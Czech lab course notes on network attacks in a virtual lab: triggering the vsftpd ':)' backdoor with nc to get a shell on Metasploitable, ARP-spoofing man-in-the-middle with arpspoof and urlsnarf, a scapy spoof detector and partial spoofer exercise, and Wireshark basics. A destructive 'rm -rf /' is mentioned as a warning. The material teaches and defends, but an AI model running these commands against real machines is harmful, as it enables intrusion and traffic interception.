
- vyzkoušejme nastavení systému pomocí prvního útoku
- zadní vrátka umožňují útočnickovi získat přístup k terminálu na zranitelném počítači
- útočník se přihlásí k serveru FTP pomocí uživatelského jména končícího na `:)` a hesla `invalid`
- **pro další postup ověřte, že pfServer běží**

Identifikace oběti

- identifikujeme stroje, na které chceme zaútočit
- v terminálu kali linuxu zadejeme

```
netdiscover
```

- výstup je ve tvaru



```
kali@kali: ~
File Actions Edit View Help
Currently scanning: 192.168.193.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
-
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-
192.168.1.1       08:00:27:cb:26:ac  1      60   PCS Systemtechnik GmbH
192.168.1.102     08:00:27:87:84:8a  1      60   PCS Systemtechnik GmbH
```

- první IP patří routeru (pfServer), druhý je naší oběti
- otevřme IP oběti v prohlížeči (**použijeme http a ne zabezpečení https!**)

- nyní otevřeme zadní vrátka:
 - připojíme se k NFC serveru pomocí `nc`

```
nc IPADRESA 21
user Hacker:)
pass invalid
```

- 21 identifikuje číslo portu
- nyní zadáme do nového terminálu

```
nc -v IPADRESA 6200
```

- bude vypadat, že se nic neděje, ale pokud zadáme např. `ls` vypíše se adresář z Metasploitable, tj. příkazy ovládáme oběť

- zkusme např. restart oběti

```
whoami  
reboot
```



- první příkaz uvede aktuálního uživatele, druhý provede restart
- po zadání sledujme co se děje s obětí
- ačkoliv restartování není zas tak nebezpečné, příkaz `rm -rf/` by smazal vše na Metasploitable **NEDĚLEJTE!!!**
- jak se tomuto útoku bránit??
 - updatovat *vsftpd*, nové verze jsou opravené

Sledování provozu pomocí ARP Spoofingu

- každý, kdo vstoupí do kavárny a připojí se k její síti Wi-Fi, může zachytit a zobrazit nešifrovaný webový provoz ostatních uživatelů pomocí techniky zvané ARP spoofing, která využívá zranitelnost v návrhu protokolu ARP (Address Resolution Protocol)
- než začneme s rozpoznáváním dané zranitelnosti, zopakujme si základní pojmy jako jsou Packety, MAC adresa a IP adresa

Packety

- určité množství dat přenášených po síti
- dle specifické adresy jsou doručovány do dané destinace
- každá packeta obsahuje "citlivé" informace o odesílateli a příjemci



MAC adresa

- jedinečný identifikátor síťové karty
- často 48-bitová čísla v hexadecimálním zápisu

IP adresa

- řídí se strukturou, která umožňuje identifikovat místo zařízení v širší (globální) síti
- při fyzické změně přístupového bodu (WiFi) MAC adresa zůstává stejná, ale IP se změní
- IP adresa je typicky 32-bitové do 4 úseků oddělených tečkou reprezentující 8-bitové číslo
- IP adresy ve stejné oblasti hierarchie sdílejí také stejné bity vyšší úrovně

- poté, co paket dorazí do určené sítě LAN, použije síť adresu MAC paketu k určení jeho konečného cíle
 - Jak ale router zná adresu MAC počítače s adresou IP 128.143.67.11?
- router odešle všem počítačům v síti zprávu zvanou dotaz ARP a požádá počítač s adresou IP 128.143.67.11, aby odpověděl odpovědí ARP obsahující jeho adresu MAC
- router pak toto mapování mezi adresou IP a MAC uloží do speciální tabulky, která se nazývá tabulka ARP
 - uložením této informace do tabulky ARP router sníží potřebu zadávat v blízké budoucnosti dotazy ARP

ARP Spoofing útok


- skládá se ze 2 fází
- 1. útočník odešle oběti falešnou odpověď ARP, která uvádí, že adresa MAC útočníka odpovídá adrese IP routeru
- tím útočník se snaží přesvědčit oběť, že se jedná o router
- 2. ve druhé fázi oběť přijme falešný paket ARP odeslaný útočníkem a aktualizuje mapování ve své tabulce ARP tak, aby odrážela, že adresa MAC útočníka nyní odpovídá adrese IP routeru
- tím oběť posílá data útočníkovi a ne původnímu routeru
- útočník tuto zprávu pak může dále odeslat
- pro příjem odpovědí musí útočník "přesvědčit" router, že je správný příjemce
 - vytvoří falešný ARP packet, který označuje, že IP adresa oběti odpovídá MAC adrese útočníka

- zkusme to na našem virtuálním stroji
 - spuťme pfSense, Metasploitable, Kali
- pro účely útoku naistalujme na kali program `dsniff`

```
sudo -i  
apt-get update  
apt-get install dsniff
```

- `dsniff` obsahuje nástroj `arp spoof` pro ARP útok
- pomocí `netdiscover` prozkoumáme síť

- dále je třeba povolit počítači se systémem Kali předávat pakety jménem jiných počítačů povolením předávání IP adres
 - příkaz jako root `echo 1 > /proc/sys/net/ipv4/ip_forward`
- nyní musíme oběť oklamat, aby se domnívala, že jsme router



- pro oklamání oběti použijeme příkaz

```
arp spoof -i eth0 -t <VICTIM_IP> <ROUTER_IP>
```

- flag `t` určuje cíl a `i` použitý interface
- pro oklamání routeru, aby se domníval, že jste oběť a mohli jsme zachytávat příjem spustíme **v jiném terminálu**

```
arp spoof -i eth0 -t <ROUTER_IP> <VICTIM_IP>
```


- zkontrolujeme zachycené pakety a extrahujeme URL
- to nám umožní vytvořit seznam webových stránek, které oběť navštěvuje
- adresy URL extrahujeme spuštěním následujícího příkazu v novém terminálu:

```
urlsnarf -i eth0
```

- pokud oběť navštíví nějakou stránku, např. příkazem `wget` tak to útočník zjistí
- **POZOR: Útočník nevidí jen navštívené stránky, ale všechny pakety mezi ním a routerem!!!**
- po ukončení útoku je třeba dát ARP tabulku do pořádku, tj. stačí ukončit `arp spoof`

Ochrana proti ARP Spoofing útoku

- základ je používat zašifrované zprávy, tj. HTTPS protokol
- manuálně kontrolovat, zda daný web používá šifrovanou verzi HTTPS je otrava
=> **HTTPS Everywhere** (rozšíření pro prohlížeče) kontrolují, že se používá HTTPS všude

Detekce ARP Spoofing útoku

- pro detekci ARP Spoofing útoku existují různé softwary
- napíšeme si vlastní python code, který vytvoří ARP tabulku pomocí `dictionary` v jazyce Python
- budeme sledovat, zda packet, který přijmeme změnil vstup (předpokládáme, že každý packem měnící tabulku je zlomyslný)
- pro implementaci použijeme následující balíčky
 - `scapy`
- na **kali** linux nainstalujte
 - `sudo apt-get install python3-pip`
 - `pip3 install --pre scapy[basic]`

- po implementaci program spustte a provedte v jiném terminálu ARP Spoofing útok

Cvičení

1. Kontrola ARP tabulky

- zkuste na metasploitable zadat `sudo arp -a`
- provedte ARP Spoofing útok a zkontrolujte změnu v APR tabulce

2. Implementace programu pro ARP Spoofing

- v jazyce python pomocí balíčku `scapy` implementujte vlastní program pro ARP Spoofingc
- program vytvoří podvržený APR packet a pošle ho jak oběti tak routeru
- dále jakmile je útok proveden, program musí dát tabulky do pořádku

- program kontrolující ARP Spoofing útok

```
from scapy.all import sniff
IP_MAC_Map = {}

def processPacket(packet):
    src_IP = packet['ARP'].psrc
    src_MAC = packet['Ether'].src
    if src_MAC in IP_MAC_Map.keys():
        try:
            old_IP = IP_MAC_Map[src_MAC]
        except:
            old_IP = "unknown"
        message = ("\nPossible ARP attack detected\n "
            + "It is possible that the machine with IP address\n"
            + str(old_IP) + " is pretending to be " + str(src_IP)+"\n")
        return message
    else:
        IP_MAC_Map[src_MAC] = src_IP

sniff(count=0, filter='arp', store=0, prn=processPacket)
```

- programu pro ARP Spoofing

```
from scapy.all import *
import sys

def arp_spoof(dest_ip, dest_mac, source_ip):
    #dodelat, inspirace arp_restore

def arp_restore(dest_ip, dest_mac, source_ip, source_mac):
    packet= ARP(op="is-at", hwsrc=source_mac, psrc= source_ip, hwdst= dest_mac, pdst= dest_ip)
    send(packet, verbose=False)



def main():
    victim_ip= sys.argv[1]
    router_ip= sys.argv[2]
    victim_mac = getmacbyip(victim_ip)
    router_mac = getmacbyip(router_ip)
    try:
        print("Sending spoofed ARP packets")
        while True:
            arp_spoof(victim_ip, victim_mac, router_ip)
            arp_spoof(router_ip, router_mac, victim_ip)
    except KeyboardInterrupt:
        print("Restoring ARP Tables")
        arp_restore(router_ip, router_mac, victim_ip, victim_mac)
        arp_restore(victim_ip, victim_mac, router_ip, router_mac)
        quit()


main()
```

Analýza zachycených dat

- v předchozím jsme se naučili, jak zajistit posílání dat mezi obětí a routerem skrze útočníka
- nyní se podíváme, jak útočník může analyzovat data, která přes něj jdou

Packety a internet protocol







- číslo portu určuje "kanál" pro daný proces (prohlížeč, ...), díky čemuž může komunikaci přes síť využívat více procesů současně
- porty představují zranitelnost
 - útočníci často skenují zařízení pro nalezení volných portů
 - při nalezení volného portu ho mohou útočníci použít pro nastrčení "viru"

5-úrovňový zásobník Internet Protokolu

- každá úroveň zodpovídá za komunikaci mezi daným prvkem sítě





Aplikační vrstva

- zodpovědná za interakci mezi aplikacemi (např. mezi webovým prohlížečem a webovým serverem)
- základní protokoly v této vrstvě jsou HTTPS (posílá packety na webový server) a FTP (uploaduje soubory na server)

Transportní vrstva

- ovládá procesy zodpovídajícími za komunikaci po internetu
- hlavní protokoly jsou TCP (zajišťuje, že packety dorazí kam mají) a UDP (méně komplexní než TCP a bez garancí)

Síťová vrstva

- zodpovídá za přenos packetů mezi routery (trasu lze sledovat např. pomocí `traceroute`)
- základní protokoly ICMP (internet control message protocol)

Data link layer

- zodpovědná za komunikaci mezi NIC (network interface card)
- také detekuje chyby při přenosu

Fyzická vrstva

- zodpovědná za samotný přenos dat do podoby, ve které se přenesou (např. radiový signál)

Wireshark

- prozkoumáme packety, které jdou skrze naši NIC
- spustíte program wireshark v Kali Linux, v terminálu zadejte
`sudo wireshark`
- dále zvolme interfacec komunikace `eth0` (pro wifi `wlan`)
- wireshark duplikuje příchozí packety a kopii si uchovává
